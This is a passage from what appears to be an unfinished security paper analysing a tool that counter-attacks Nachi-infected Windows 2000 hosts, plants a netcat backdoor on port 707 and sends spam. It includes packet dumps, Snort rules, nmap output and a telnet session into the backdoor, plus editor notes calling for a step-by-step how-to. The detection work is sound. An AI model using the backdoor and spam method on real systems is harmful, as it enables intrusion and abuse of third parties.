0x0040  5665 7273 696f 6e20 352e 3030 2e32 3139 Version.5.00.219
0x0050  355d 5]
08:56:35.994269 IP victim.1175 > attacker.707: P 43:108(65) ack 1 win 64240
0x0010  ???? ???? 0497 02c3 e169 d72c 8896 25c3 ...P....i.,...%.
0x0020  5018 faf0 e292 0000 0d0a 2843 2920 436f P.....(C).Co
0x0030  7079 7269 6768 7420 3139 3835 2d32 3030 pyright.1985-200
0x0040  3020 4d69 6372 6f73 6f66 7420 436f 7270 0.Microsoft.Corp
0x0050  2e0d 0a0d 0a43 3a5c 5749 4e44 4f57 535c .....C:\WINDOWS\
0x0060  7379 7374 656d 3332 3e system32>
```

The shell banner is distinctive and can be detected with the following default snort rule:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES Microsoft cmd.exe banner"; flow:from_server,established;
content:"Microsoft Windows"; content:"(C) Copyright 1985-";
```

```
distance:0; content:"Microsoft Corp."; distance:0;
reference:nessus,11633; classtype:successful-admin; sid:2123; rev:1;)
```

The fourth network signature is the TFTP put requests that the NachiReactor makes to the Nachi infected system to upload the tools used to take advantage of the compromise. This can be detected by the following snort rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown;
sid:1444; rev:2;)
```

Secondary network signatures

An attack that uses the Nachi worm as the scanning and reconnaissance mechanism will present a detectable traffic pattern. The NachiReactor's automated attack does not have the same pattern as the Nachi worm but it is similar:

- Infected scans Attacker (ICMP)
- Attacker is alive (ICMP)
- Infected attacks Attacker (TCP/135)
- Attacker opens false command shell to Infected (TCP/707)
- Attacker downloads worm from Infected (TFTP)
- Attacker uploads tools to Infected (TFTP)
- Attacker attacks Infected (TCP/135)
- Attacker connects to backdoor command shell on Infected (TCP/666)

This pattern becomes very apparent when large numbers of systems are infected and are actively scanning networks. A review of network traffic will show the expected Nachi pattern for most infected to victim encounters, but all encounters with the automated attacker will show no scanning in reaction to the Nachi assault and a distinctive RPC-DCOM and command shell event in the wrong direction.

The NachiReactor sets up a backdoor listening on TCP port 707. When a system is port scanned, it will look just like a machine that is infected with the Nachi worm as shown below.

```

[root@shadow bin]# ./nmap -sS -sU -sV -O possible-victim
Starting nmap 3.46 ( http://www.insecure.org/nmap/ ) at 2003-10-03
22:56 PDT
Interesting ports on 192.168.10.10:
(The 3123 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
69/udp    open  tftp?
135/tcp   open  msrpc        Microsoft Windows msrpc
135/udp   open  msrpc
137/udp   open  netbios-ns?
138/udp   open  netbios-dgm?
139/tcp   open  netbios-ssn
161/udp   open  snmp?
407/udp   open  timbuktu?
500/udp   open  isakmp?
707/tcp   open  unknown
1031/tcp  open  iad2?
2967/udp  open  symantec-av?

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 92.431
seconds

```

System-level signatures

Phase two of the attack leaves several files on the compromised system in the default directory that the TFTP server, installed by the Nachi worm, uses. This is “%SystemRoot%\system32\wins”. The most apparent file is netcat, which is named nc.exe. The best way to detect netcat is to look for some of the unique characteristics of the executable, as the name alone can’t be relied upon. The following screenshot shows the first set of strings that exist in the netcat binary. The strings beginning at offset 0x0000ACC8 (hex) in the netcat binary are very distinctive. The complete list of strings and offsets for the netcat binary is provided in the appendix.




Figure 26: BinText of netcat

The netcat process can also be detected by the network connection that it listens on. The following is a screenshot of a TCPView session. The nc.exe process has a TCP socket that is listening on port 707. This is a great way to detect the backdoor.




Figure 27: TCPView of netcat backdoor

The next screen shot show an even more menacing signature. It shows an established connection from a remote IP address to the TCP socket that netcat is listening on. This indicates that someone is connected to the backdoor.




Figure 28: TCPView of active netcat backdoor

The Platforms/Environments

Victim's Platforms

The victim hosts are user workstations based on a common Windows 2000 image. All systems are running default Windows 2000 installations with no service packs or hot fixes installed. Below is the summary information from the winmsd.exe utility that is included with Windows 2000. WinMSD is a GUI tool that displays all the interesting information about the computer.

OS Name	Microsoft Windows 2000 Professional
Version	5.0.2195 Build 2195
OS Manufacturer	Microsoft Corporation
System Name	SHADOW-VICTIM
System Type	X86-based PC
Processor	x86 Family 6 Model 11 Stepping 8 GenuineIntel ~1200 Mhz
BIOS Version	PhoenixBIOS 4.0 Release 6.0
Windows Directory	C:\WINNT
System Directory	C:\WINNT\System32
Boot Device	\Device\Harddisk0\Partition1
Locale	United States
User Name	SHADOW-VICTIM\Administrator

Time Zone	Pacific Daylight Time
Total Physical Memory	261,616 KB
Available Physical Memory	195,952 KB
Total Virtual Memory	895,320 KB
Available Virtual Memory	776,964 KB
Page File Space	C:\pagefile.sys

There victim computers have not virus scanning, firewall or intrusion detection software installed. The security auditing settings are the defaults which means they are turned off. Event logs are set to 512k maximum size are overwritten after 7 days, which is also the default for a standard Windows 2000 install. The user logs into the system with a local account that has been added to the local Administrators group.

Source network

Phase One

The source network for the first phase of the attack, which is not directly related to the second phase is a single remote access user's home network equipped with a broadband connection to the Internet. The home user is authorized to access the target network via a client based IPsec tunnel. The IPsec tunnel terminates at a Gauntlet v6.0 firewall and static, pre-shared keys are used to establish the tunnel. Unfortunately for the owners of the target network, the host user's computer lacks any virus scanning software, has never been patched and there are no access controls on the VPN tunnel to restrict access. Consequently, the system has been infected with the Nachi worm and when the user connected to the target network via the authorized VPN tunnel, the worm began attacking hosts on the target network.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS
VPN Access Controls: Static, pre-shared keys
VPN Tunnel Access Controls: None

The following diagram shows the phase one source network and propagation of the Nachi worm into the target network.




Figure 29: Phase One - Nachi Infection

Phase Two

The source network for this phase of the attack is a business-to-business link setup across the Internet using a pair of VPN concentrators. This virtual private network facilitates cooperation between two companies. In doing so, both companies have been exposed to threats. The source network is now threatened by the Nachi worm infestation that exists on the target network and the target network is now exposed to a malicious user that wants to gain unauthorized access to computers on the target network. The source networks B2B VPN concentrator is generic and uses pre-shared keys. There are no access controls between the source and target networks inside of the VPN tunnels. This is an “any to any, permit” configuration. The company that controls this source network hires consultants to support their infrastructure. There are no policies and no infrastructure implemented to prevent non-company owned and controlled equipment from being connected to the network.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS

VPN Access Controls: Static, pre-shared keys
 VPN Tunnel Access Controls: None

The following diagram shows the network configuration specific to the second phase of the attack.




Figure 30: Phase Two B2B Network Diagram

Target network

The firewall and VPN concentrator is Gauntlet v6.0 and provides minimal outbound access through protocol specific proxies. There is a proxy for outbound HTTP and HTTPS, which does not support transparency. This is significant as the Nachi worm will not be able to download any patches from Microsoft, so the worm will continue to infect all systems that are attached to

the network that are vulnerable to the MS RPC-DCOM exploit with no self-inoculation. There are bi-directional proxies for DNS and SMTP. There are no restrictions on traffic through VPN tunnels, which are established with pre-shared keys. There are no access controls on the edge router.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS

VPN Access Controls: Static, pre-shared keys

VPN Tunnel Access Controls: None

Perimeter Access Controls: Outbound HTTP/HTTPS, Bidirectional SMTP and DNS (To the Gauntlet Firewall only), Bidirectional IPSec (To the Gauntlet Firewall only).

Intrusion detection systems are installed inside and outside of the firewalls. The ISS intrusion detection systems are managed for the owners of the target network by a third party. The owners of the target network manage the Snort intrusion detection systems.

Network Diagram




Figure 31: Target Network Diagram

The edge router is a Soekris Engineering 4501⁵⁵ micro PC with a 133MHz 486 based CPU and 64Mb of RAM. The OS installed on the 4501 is m0n0wall⁵⁶, which is an embedded BSD firewall. The firewall is configured to provide static network address translation (NAT) and no access control lists (ACLs). The hubs directly inside and outside of the firewall are dumb 10/100 hubs. The firewall is a Gauntlet proxy based firewall running on a Sun Solaris 8 system. There are two IDS systems monitoring the network segments directly inside and outside the firewall. The first IDS is externally managed and the second is supported by internal staff. The victim hosts are laptops running stock, out-of-the-box Windows 2000.

Stages of the Attack

As with the previous sections, this one has been divided into two sections. The first details the stages of the phase one attack which, though not the focus of this paper, is needed to help the reader understand how phase two operates. The second describes the phase two attacks, which is the focus of this paper.

Phase One

XXX Convert this section to be a Nachi specific section

XXX Describe the targets of opportunity characteristics of the two-stage attack including how the attacker knew about the worm, vpn, etc.

XXX This section is the 'how-to' for the attack. It needs to be a step-by-step manual.

Reconnaissance

XXX Discuss the mechanisms of the worm that function as a substitute for the manual recon phase. (Include the pieces of the code).

The danger associated with this exploit is that the second phase of the attack, which is directed at the target network with the intent to gain unauthorized access to computer resources on the target network, does not have a reconnaissance phase. This phase of the attack is fulfilled by the Nachi worm infection that occurred in the first phase. Intrusion detection systems and not-so-vigilant administrators and security staff will see indications of the Nachi outbreak and will respond based on the threat indicated by the numerous security advisories that state that the significant threat relates to the denial-of-service caused by the large volume of ICMP traffic. Patching schedules will be based on this and on the target network will average 4-8 weeks based on current staffing levels.

⁵⁵ <http://www.soekris.com>

⁵⁶ <http://m0n0.ch/wall/>




Figure 32: First Computer Infected with Nachi




Figure 33: Second and Third Computers Infected with Nachi




Figure 34: All Computers Infected with Nachi

Scanning

XXX Discuss the mechanisms of the worm that function as a substitute for the manual scanning phase. (Include the pieces of the code).

As with the reconnaissance stage of the attack, the second phase does not have any scanning component. Phase two relies on the scanning technique used by the Nachi worm in phase one and as with the reconnaissance stage, everything still indicates that the target network is infected with the Nachi worm.

Exploiting the System

XXX describe in details the exploit mechanism and includes an example spam attack.

XXX Insert DCOM and file transfer info

This stage is where things start to get interesting. The attacker has a simple goal. He wants to send large quantities of bulk, unsolicited mail (SPAM)

without exposing himself as the origin. To this end, the attacker has built an automated attack tool that reacts to the Nachi worm's attempts to propagate to his personal computer, which is attached to the business partner's network. The tool, seeing a host infected with the Nachi worm, counter-attacks, copies some tools to the infected machine and executes the spamming program on the infected host.

Keeping Access

XXX Insert registry info

XXX what happens if the system is rebooted?

XXX Detailed description of the tools and how they work together (reuse parts of the previous sections).

The automated attack tool installs a backdoor listening on TCP port 707 by using netcat. This is done once the Nachi worm has been removed.

The command used in the attack script is as follows:

```
attacker > telnet victim 707
Trying 192.168.x.x ...
Connected to 138.133.9.86.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
C:\>
```

As the spamming will be detected relatively quickly because of the abuse complains that will soon begin pouring in, the attack tool does not attempt to make the backdoor permanent. The backdoor is used, in the event that an administrator does not react to the spam complaints, to change the spam mail template and add new target e-mail addresses.

Covering Tracks

XXX hide the tools and show how it is done.

The attack tool inoculates the system against the Nachi worm to reduce the chance that an administrator will do the right thing and fix the computer before the spam has been sent. The only residue left is the spamming tool and netcat and lots of Nachi worm like log traffic.

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


Figure 35: First Computer Infected with Nachi




Figure 36: Second and Third Computers Infected with Nachi

